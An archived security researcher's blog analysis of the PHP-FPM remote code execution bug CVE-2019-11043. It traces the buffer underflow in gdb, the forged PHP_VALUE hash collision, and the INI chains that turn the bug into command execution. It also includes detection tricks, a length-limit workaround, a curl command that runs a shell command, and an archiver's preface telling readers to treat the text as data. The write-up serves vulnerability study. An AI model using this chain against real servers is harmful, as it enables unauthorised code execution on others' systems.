An analysis and thought about recently PHP-FPM RCE (CVE-2019-11043)

An analysis and thought about recently PHP-FPM RCE (CVE-2019-11043) - Orange Tsai, Orange Tsai.

- Published: 2019-10-29
- Original: <https://blog.orange.tw/2019/10/an-analysis-and-thought-about-recently.html>
- Preserved from: https://blog.orange.tw/2019/10/an-analysis-and-thought-about-recently.html (browser) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

First of all, this is such a really interesting bug! From a small memory defect to code execution. It combines both binary and web technique so that's why it interested me to trace into. This is just a simple analysis, you can also check the bug report and the author neex's exploit to know the original story :D

Originally, this write-up should be published earlier, but I am now traveling and don't have enough time. Sorry for the delay :(

The root cause

PHP-FPM wrongly handles the `PATH_INFO`, which leads to a buffer underflow. Although it's not vulnerable by default, there are still numerous vulnerable configurations that sysadmins would copy & paste from Google and StackOverflow.

When the `fastcgi_split_path_info` directive is parsing a URI with newline, the `env_path_info` becomes an empty value. And due to the `cgi.fix_pathinfo`, the empty value is used(fpm_main.c#L1151) to calculate the real `path_info` later.

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
```

|

```
int ptlen = strlen(pt);
int slen = len - ptlen;
int pilen = env_path_info ? strlen(env_path_info) : 0;
int tflag = 0;
char *path_info;
if (apache_was_here) {

   path_info = script_path_translated + ptlen;
   tflag = (slen != 0 && (!orig_path_info || strcmp(orig_path_info, path_info) != 0));
} else {
   path_info = env_path_info ? env_path_info + pilen - slen : NULL;
   tflag = (orig_path_info != path_info);
}
```

| |

Please note that the `pilen` is zero and `slen` is the original `URI` length minus the real file-path length, so there is a buffer underflow. `path_info` can point to somewhere before it should be.

The exploitation

With this buffer underflow, we have a limited(and small) buffer access. What can we do? The author leverages the fpm_main.c#L1161 to do further actions.

|

```
1
```

|

```
path_info[0] = 0;
```

| |

As the `path_info` points ahead of `PATH_INFO`, we can write a single null-byte to the position before `path_info`.

A. From null-byte writing to CGI environment overwritten

OK, now we can write a single null-byte to somewhere before `PATH_INFO`, and then? In PHP-FPM, the CGI environments are stored in `fcgi_data_seg` structure, and managed by structure `fcgi_hash`.

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
```

|

```
typedef struct _fcgi_data_seg {
    char            *pos;
    char            *end;
    struct _fcgi_data_seg *next;
    char             data[1];
} fcgi_data_seg;

typedef struct _fcgi_hash {
    fcgi_hash_bucket  *hash_table[FCGI_HASH_TABLE_SIZE];
    fcgi_hash_bucket  *list;
    fcgi_hash_buckets *buckets;
    fcgi_data_seg     *data;
} fcgi_hash;
```

| |

The `fcgi_data_seg` in memory looks like:

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
```

|

```
gdb-peda$ p *request.env.data
$3 = {
  pos = 0x556578555537 "7UUxeU",
  end = 0x5565785564d8 "",
  next = 0x556578554490,
  data = "P"
}

gdb-peda$ x/50s request.env.data.data
0x5565785544a8: "FCGI_ROLE"
0x5565785544b2: "RESPONDER"
0x5565785544bc: "SCRIPT_FILENAME"
0x5565785544cc: "/var/www/html/test.php"
0x5565785544e3: "QUERY_STRING"
0x5565785544f0: ""
0x5565785544f1: "REQUEST_METHOD"
0x556578554500: "GET"
...
0x556578554656: "SERVER_NAME"
0x556578554662: "_"
0x556578554664: "REDIRECT_STATUS"
0x556578554674: "200"
0x556578554678: "PATH_INFO"
0x556578554682: "/", 'a' <repeats 13 times>, ".php"    <--- the `path_info` points to
0x556578554695: "HTTP_HOST"
0x55657855469f: "127.0.0.1"
```

| |

The structure member `fcgi_data_seg->pos` points to the current buffer - `fcgi_data_seg->data` to let PHP-FPM know where to write, and `fcgi_data_seg->end` points to the buffer end. If the buffer reaches the end(`pos > end`). PHP-FPM creates a new buffer and moves the previous one to the structure member `fcgi_data_seg->next` .

So, the idea is to make `path_info` points to the location of `fcgi_data_seg->pos` . Once we achieve that, we can abuse the CGI environment management! For example, here we adjust the `path_info` points to the `fcgi_data_seg->pos` .


|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
```


```
gdb-peda$ frame
#0  init_request_info () at /home/orange/php-src/sapi/fpm/fpm/fpm_main.c:1161
1161                    path_info[0] = 0;

gdb-peda$ x/xg path_info
0x5565785554c0: 0x0000556578555537

gdb-peda$ x/g request.env.data
0x5565785554c0: 0x0000556578555537

gdb-peda$ p (fcgi_data_seg)*request.env.data
$2 = {
  pos = 0x556578555537 "",
  end = 0x5565785564d8 "",
  next = 0x556578554490,
  data = "P"
}

gdb-peda$ x/15s (char **)request.env.data.data
0x5565785554d8: "PATH_INFO"
0x5565785554e2: ""
0x5565785554e3: "HTTP_HOST"
0x5565785554ed: "127.0.0.1"
0x5565785554f7: "HTTP_ACCEPT_ENCODING"
0x55657855550c: 'A' <repeats 11 times>
0x556578555518: "HTTP_LAYS"
0x556578555522: "NOGG"
0x556578555527: "ORIG_PATH_INFO"
0x556578555536: ""
0x556578555537: ""                      <--- the original `request.env.data.pos`
0x556578555538: ""
0x556578555539: ""
0x55657855553a: ""
0x55657855553b: ""
```

| |

This is the memory layout of `request.env.data`.



Once the line `path_info[0] = 0;` has been executed, the memory layout becomes:



As the `request.env.data.pos` has been written, and changed to a new location:

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
```

|

```
gdb-peda$ next
...

gdb-peda$ p (fcgi_data_seg)*request.env.data
$4 = {
  pos = 0x556578555500 "PT_ENCODING",
  end = 0x5565785564d8 "",
  next = 0x556578554490,
  data = "P"
}

gdb-peda$ x/10s (char **)request.env.data.pos
0x556578555500: "PT_ENCODING"
0x55657855550c: 'A' <repeats 11 times>
0x556578555518: "HTTP_LAYS"
0x556578555522: "NOGG"
0x556578555527: "ORIG_PATH_INFO"
0x556578555536: ""
0x556578555537: ""
0x556578555538: ""
0x556578555539: ""
0x55657855553a: ""
```

| |

As you can see, the `request.env.data.pos` is shifted to the middle of an environment variable. The next time PHP-FPM put a new CGI environment, it will overwrite the existing one.

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
```

```
#define FCGI_PUTENV(request, name, value) \
 fcgi_quick_putenv(request, name, sizeof(name)-1, FCGI_HASH_FUNC(name, sizeof(name)-1), value)

char* fcgi_putenv(fcgi_request *req, char* var, int var_len, char* val)
{
 if (!req) return NULL;
 if (val == NULL) {
  fcgi_hash_del(&req->env, FCGI_HASH_FUNC(var, var_len), var, var_len);
  return NULL;
 } else {
  return fcgi_hash_set(&req->env, FCGI_HASH_FUNC(var, var_len), var, var_len, val, (unsigned int)strlen(val));
 }
}

static char* fcgi_hash_set(fcgi_hash *h, unsigned int hash_value, char *var, unsigned int var_len, char *val, unsigned i
{

    unsigned int     idx = hash_value & FCGI_HASH_TABLE_MASK;
    fcgi_hash_bucket *p = h->hash_table[idx];

    p->var = fcgi_hash_strndup(h, var, var_len);
    p->val_len = val_len;
    p->val = fcgi_hash_strndup(h, val, val_len);
    return p->val;
}

static inline char* fcgi_hash_strndup(fcgi_hash *h, char *str, unsigned int str_len)
{
    char *ret;

    ret = h->data->pos;                    <--- we have corrupted the `pos` :D
    memcpy(ret, str, str_len);
    ret[str_len] = 0;
    h->data->pos += str_len + 1;
    return ret;
}
```

| |

And it's lucky, there is a `FCGI_PUTENV` right after the null-byte writing:

|

```
1
2
3
4
5
6
7
8
9
10
11
12
```

|

```
old = path_info[0];
path_info[0] = 0;
if (!orig_script_name ||
    strcmp(orig_script_name, env_path_info) != 0) {
    if (orig_script_name) {
        FCGI_PUTENV(request, "ORIG_SCRIPT_NAME", orig_script_name);       <--- here
    }
    SG(request_info).request_uri = FCGI_PUTENV(request, "SCRIPT_NAME", env_path_info);
} else {
    SG(request_info).request_uri = orig_script_name;
}
path_info[0] = old;
```

| |

It puts the name `ORIG_SCRIPT_NAME` and our controllable value into the CGI environments so that we can overwrite some important environments! ...and then?

B. From CGI environment overwritten to Remote Code Execution

Now we can overwrite environments, how to turn it into the RCE?

After the null-byte writing, the PHP-FPM retrieves the environment `PHP_VALUE` to initial the PHP stuff. So that's our target!

However, although we can overwrite the environment data. To forge the `PHP_VALUE` is still not easy. We can not just overwrite the existing environments key to `PHP_VALUE` and profit. After checking the source, we found the problem is PHP-FPM uses a hash table to manage environments. Without corrupting the table, we can't insert a new environment!

PHP-FPM stores each environment variable in structure `fcgi_hash_bucket`.

|

```
1
2
3
4
5
6
7
8
9
```

|

```
typedef struct _fcgi_hash_bucket {
    unsigned int           hash_value;
    unsigned int           var_len;
    char                *var;
    unsigned int           val_len;
    char                *val;
    struct _fcgi_hash_bucket *next;
    struct _fcgi_hash_bucket *list_next;
} fcgi_hash_bucket;
```

| |

There are also some checks before PHP-FPM retrieve the environment variable:

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
```

|

```
static char *fcgi_hash_get(fcgi_hash *h, unsigned int hash_value, char *var, unsigned int var_len, unsigned int *val_ler
{
    unsigned int     idx = hash_value & FCGI_HASH_TABLE_MASK;
    fcgi_hash_bucket *p = h->hash_table[idx];

    while (p != NULL) {
        if (p->hash_value == hash_value &&
            p->var_len == var_len &&
            memcmp(p->var, var, var_len) == 0) {
            *val_len = p->val_len;
            return p->val;
        }
        p = p->next;
    }
    return NULL;
}
```

| |

PHP-FPM first retrieves the environment structure from the hash table, and then check the `hash_value`, `var_len` and content. We can forge the content, but how to forge the `hash_value` and `var_len`? OK, let's do it!

The hash algorithm in PHP-FPM is simple.

|

```
1
2
3
4
5
6
```

|

```
#define FCGI_HASH_FUNC(var, var_len) \
  (UNEXPECTED(var_len < 3) ? (unsigned int)var_len : \
    (((unsigned int)var[3]) << 2) + \
    (((unsigned int)var[var_len-2]) << 4) + \
    (((unsigned int)var[var_len-1]) << 2) + \
    var_len)
```

| |

For the `PHP_VALUE`, its hash value is `('_'<<2) + ('U'<<4) + ('E'<<) + 9 = 2015`. The author sends a HTTP header `HTTP_EBUT`, and its hash value is `('P'<<2) + ('U'<<4) + ('T'<<2) + 9 = 2015`. The fake header has been stored in the hash table. Once we trigger the vulnerability and overwrite the `HTTP_EBUT` to `PHP_VALUE`, the forged one becomes valid! Both variables have the same `hash_value` and `var_len`, and now, they have the same key content!

We can create arbitrary `PHP_VALUE` now. To get code execution seems easy! The author create a series of PHP INI chains to get code execution.

|

```
1
2
3
4
5
6
7
8
9
10
11
```

|

```
var chain = []string{
    "short_open_tag=1",
    "html_errors=0",
    "include_path=/tmp",
    "auto_prepend_file=a",
    "log_errors=1",
    "error_reporting=2",
    "error_log=/tmp/a",
    "extension_dir=\"<?=`\"",
    "extension=\"$_GET[a]`?>\"",
}
```

| |

Write a working exploit

OK, here we have all the details. However, it's still hard to write the exploit. Although our steps are straightforward, there are still several obstacles making the exploit unstable and unexploitable... :(

A. The Nginx obstacle

The first obstacle is the Nginx configuration. As the PHP is an independent package from Nginx. To make the Nginx handle PHP scripts, there are many settings required in the configuration. Here we classified the configurations into 4 aspect.

-

Is `PATH_INFO` supported? Because `PATH_INFO` is not a necessary feature. If there is no `fastcgi_param PATH_INFO $blah;` in Nginx configuration, you are safe!

-

The PHP dispatcher - In order to dispatch requests to PHP-FPM. Sysadmin must set a regular expression to match the URI. There are several ways to capture that, and the most common two situations are:

- The setting from Nginx official manual

|

```
1
2
3
```

|

```
location ~ [^/]\.php(/|$) {

}
```

| |

- The default Nginx configuration snippet on current Linux dists

|

```
1
2
3
```

|

```
location ~ \.php$ {

}
```

| |

Both two ways are very common in the world. Although the meaning looks like the same, the exploitation is absolutely different! We will introduce this in next section.

-

Is the file existed?

The default Nginx configuration checks the file existence before sending it to PHP-FPM. You may see the following configuration:

|

```
1
2
3
4
5
6
```

|

```
location ~ [^/]\.php(/|$) {
    fastcgi_split_path_info ^(.+?\.php)(/.*)$;
    if (!-f $document_root$fastcgi_script_name) {
        return 404;
    }
}
```

| |

or

|

```
1
2
3
4
```

|

```
location ~ \.php$ {
    fastcgi_split_path_info ^(.+\.php)(/.+)$;
    try_files $fastcgi_script_name =404;
}
```

| |

However, it's still possible to be removed due to scalability or performance issues. For example, just imagine Nginx and PHP-FPM are not on the same server!

-

The `PATH_INFO` sequential problem

From the neex's exploit, he adjust the buffer by increasing the length of `QUERY_STRING`. But what if the `PATH_INFO` comes before the `QUERY_STRING`? You can not control the `PATH_INFO` to the region you want. Actually, in my default installed Nginx on Ubuntu 18.04 and 16.04. The configuration looks like this:

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
```

```
location ~ \.php$ {
    include snippets/fastcgi-php.conf;

    fastcgi_pass 127.0.0.1:9000;

    fastcgi_pass unix:/run/php/php7.0-fpm.sock;
}

fastcgi_split_path_info ^(.+\.php)(/.+)$;

try_files $fastcgi_script_name =404;

set $path_info $fastcgi_path_info;
fastcgi_param PATH_INFO $path_info;

fastcgi_index index.php;
include fastcgi.conf;

fastcgi_param  SCRIPT_FILENAME    $document_root$fastcgi_script_name;
fastcgi_param  QUERY_STRING       $query_string;
fastcgi_param  REQUEST_METHOD     $request_method;
fastcgi_param  CONTENT_TYPE       $content_type;
fastcgi_param  CONTENT_LENGTH     $content_length;
```

| |

As you can see, the `PATH_INFO` are defined before the `QUERY_STRING`, so the original exploit doesn't cover that. That's also the reason why I trace into this bug!

So, the Nginx configuration greatly affects this vulnerability. For the obstacle No.1 and No.3, it's hopeless and unexploitable. About how to improve obstacle No.2 and No.4, we leave it for the last section!

However, a fun fact is that if you install the Nginx and PHP-FPM on Ubuntu(16.04/18.04) thought the `apt` package manager. You can remove just one line(`try_files`) and make your service vulnerable :P

B. Vulnerability verification problem

Before exploiting the target, we need to check if the target is vulnerable or not. Because the remote Nginx configuration is unknown, we need to find a reliable way to trigger the environment overwrite. Here the author leverage the double buffer mechanism!

As I mentioned before:

If the buffer reaches the end(pos > end). PHP-FPM creates a new buffer and put the previous one to the structure member fcgi_data_seg->next.

The neex's exploit enlarges the `QUERY_STRING` to force PHP-FPM allocate a new buffer and therefore place the `PATH_INFO` buffer at the right location. As long as the `PATH_INFO` is on the top of the new `fcgi_data_seg->data` buffer, we know the offset from the `PATH_INFO` to `fcgi_data_seg->pos` is 34.

We fixed our `PATH_INFO` length to 34 so that we can exactly place the null-byte in the right address. Due to the PHP-FPM implementation, the HTTP headers must be right after the `PATH_INFO`, and we can designed the context like:

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
```


|

```
gdb-peda$ x/10s request.env.data.data
0x55c8cc0e74d8: "PATH_INFO"
0x55c8cc0e74e2: ""
0x55c8cc0e74e3: "HTTP_HOST"
0x55c8cc0e74ed: "127.0.0.1"
0x55c8cc0e74f7: "HTTP_DUMMY_HEADERSSS"
0x55c8cc0e750c: 'A' <repeats 11 times>
0x55c8cc0e7518: "HTTP_EBUT"
0x55c8cc0e7522: "NOGG"
0x55c8cc0e7527: "ORIG_PATH_INFO"
0x55c8cc0e7536: ""

gdb-peda$ x/6s request.env.data.pos
0x55c8cc0e7500: "Y_HEADERSSS"
0x55c8cc0e750c: 'A' <repeats 11 times>
0x55c8cc0e7518: "HTTP_EBUT"
0x55c8cc0e7522: "NOGG"
0x55c8cc0e7527: "ORIG_PATH_INFO"
0x55c8cc0e7536: ""
```

| |

We then adjust the length of `HTTP_DUMMY_HEADER` to exactly overwrite the `HTTP_EBUT` and its value to `PHP_VALUE\nsession.auto_start=1;;;`.

This is the memory view before the environment variable is written on fpm_main.c#1165.



|

```
1
2
3
4
5
6
7
8
9
10
11
```

|

```
gdb-peda$ p *request.env.buckets
...
{
    hash_value = 0x7e9,
    var_len = 0x9,
    var = 0x55c8cc0e7518 "HTTP_BBUT",
    val_len = 0x4,
    val = 0x55c8cc0e7522 "NOGG",
    next = 0x55c8cc0e4aa0,
    list_next = 0x55c8cc0e4c80
}
```

| |

This is the memory view after the environment variable is written.

While the `session.auto_start` is changed to `1`, we can just check the `set-cookie` header in HTTP response to know whether our exploit succeeds or not!

C. The length limitation

As we mentioned before, we fixed our `PATH_INFO` length to 34 so that we can exactly place the null-byte in the right address. The previous detect payload is good and short enough, and this is also the simplest detect method. It's also the first situation in our `the PHP dispatcher` section.

However, in another scenario, the URI must end with `.php` so that our payload must be less than 34 bytes. Otherwise, if we plus the the `.php` suffix, the original detect payload will become 35 bytes...

|

```
1
```

|

```
PHP_VALUE\nsession.auto_start=1;.php
```

| |

Due to the length limitation, most of the INI stuff are too long, and building a code execution chain becomes harder... :(

Improve the exploit

After I had deeper understanding of this, I kept thinking if there is any way to improve the exploit.

A. The `PATH_INFO` sequential problem

It's easy. Because the `PATH_INFO` is ahead of `QUERY_STRING`, and there are no `SCRIPT_FILENAME`, `SCRIPT_NAME` and `REQUEST_URI` to interfere our alignment. We can just pad on the `PATH_INFO` itself to enlarge the buffer!

B. How to detect the vulnerability

You can just put a single newline in the `PATH_INFO` and increase the PATH_INFO and QUERY_STRING length(depend on situations). If the PHP-FPM crashes, that means you got it :P

If there is a PHPINFO page. To detect the vulnerability is more easy, you can just fetch the /info.php/%0a.php and observe the $_SERVER['PATH_INFO'] is corrupted or not!

C. Bypass the length limitation

It's not easy to bypass that. Due to the `.php` suffix, we have only two options. The first choice is building the payloads under constraint, and the other one is to bypass the constraint!

The first one is to build the payload under constraint. The neex's exploit leverage another CGI environment `REQUEST_BODY_FILE` to control more bytes on error messages. This is genius!

My method is to leverage the `output_method` directive. Here is the RCE chain I built:

|

```
1
2
3
4
5
6
7
8
9
10
11
12
13
```

|

```
inis = [
    "error_reporting=2",
    "short_open_tag=1",
    "html_errors=0",
    "log_errors=1",
    "output_handler=<?/*",
    "output_handler=*/`",
    "output_handler="",
    "extension_dir='`?>'",
    "extension=$_GET[a]",
    "error_log  = /tmp/l",
    "include_path=/tmp",
]
```

| |

And the `/tmp/l.php` looks like:

|

```
1
2
3
4
```

|

```
[27-Oct-2019 13:55:05 UTC] PHP Warning:  Unknown: failed to open stream: No such file or directory in Unknown on li
[27-Oct-2019 13:55:05 UTC] PHP Warning:  Unknown: function '<?/*.php' not found or invalid function name in Unkno
[27-Oct-2019 13:55:05 UTC] PHP Warning:  Unknown: function '*/`' not found or invalid function name in Unknown on
[27-Oct-2019 13:55:05 UTC] PHP Warning:  Unknown: Unable to load dynamic library '$_GET[a]' (tried: `?>.php/$_GET[a]
```

| |

We put a lot of garbage into the backtick, of course, including our `$_GET[a]`, so we can simply use the newline to execute arbitrary command.

|

```
1
```

|

```
curl "http://localhost/index.php?a=%0asleep+5%0a"
```

| |

About the constraint bypass, my idea is to pop the previous environment onto the newly `fcgi_data_seg->data` buffer. In most Nginx configurations, the environment variable before `PATH_INFO` is usually `REDIRECT_STATUS=200`. So we can pop the string `200` onto the buffer and extend the controllable space size from `34` to `37` bytes! That's enough to fit all payloads including the `.php` suffix! This idea works on my local environment, and I am now trying to make exploit more reliable :D

OK, this is whole the detail about the recently PHP-FPM 2019-11043. If you have any further idea for making the exploit more reliable and exploitable, please let me know and contribute back to th e original author's GitHub repo!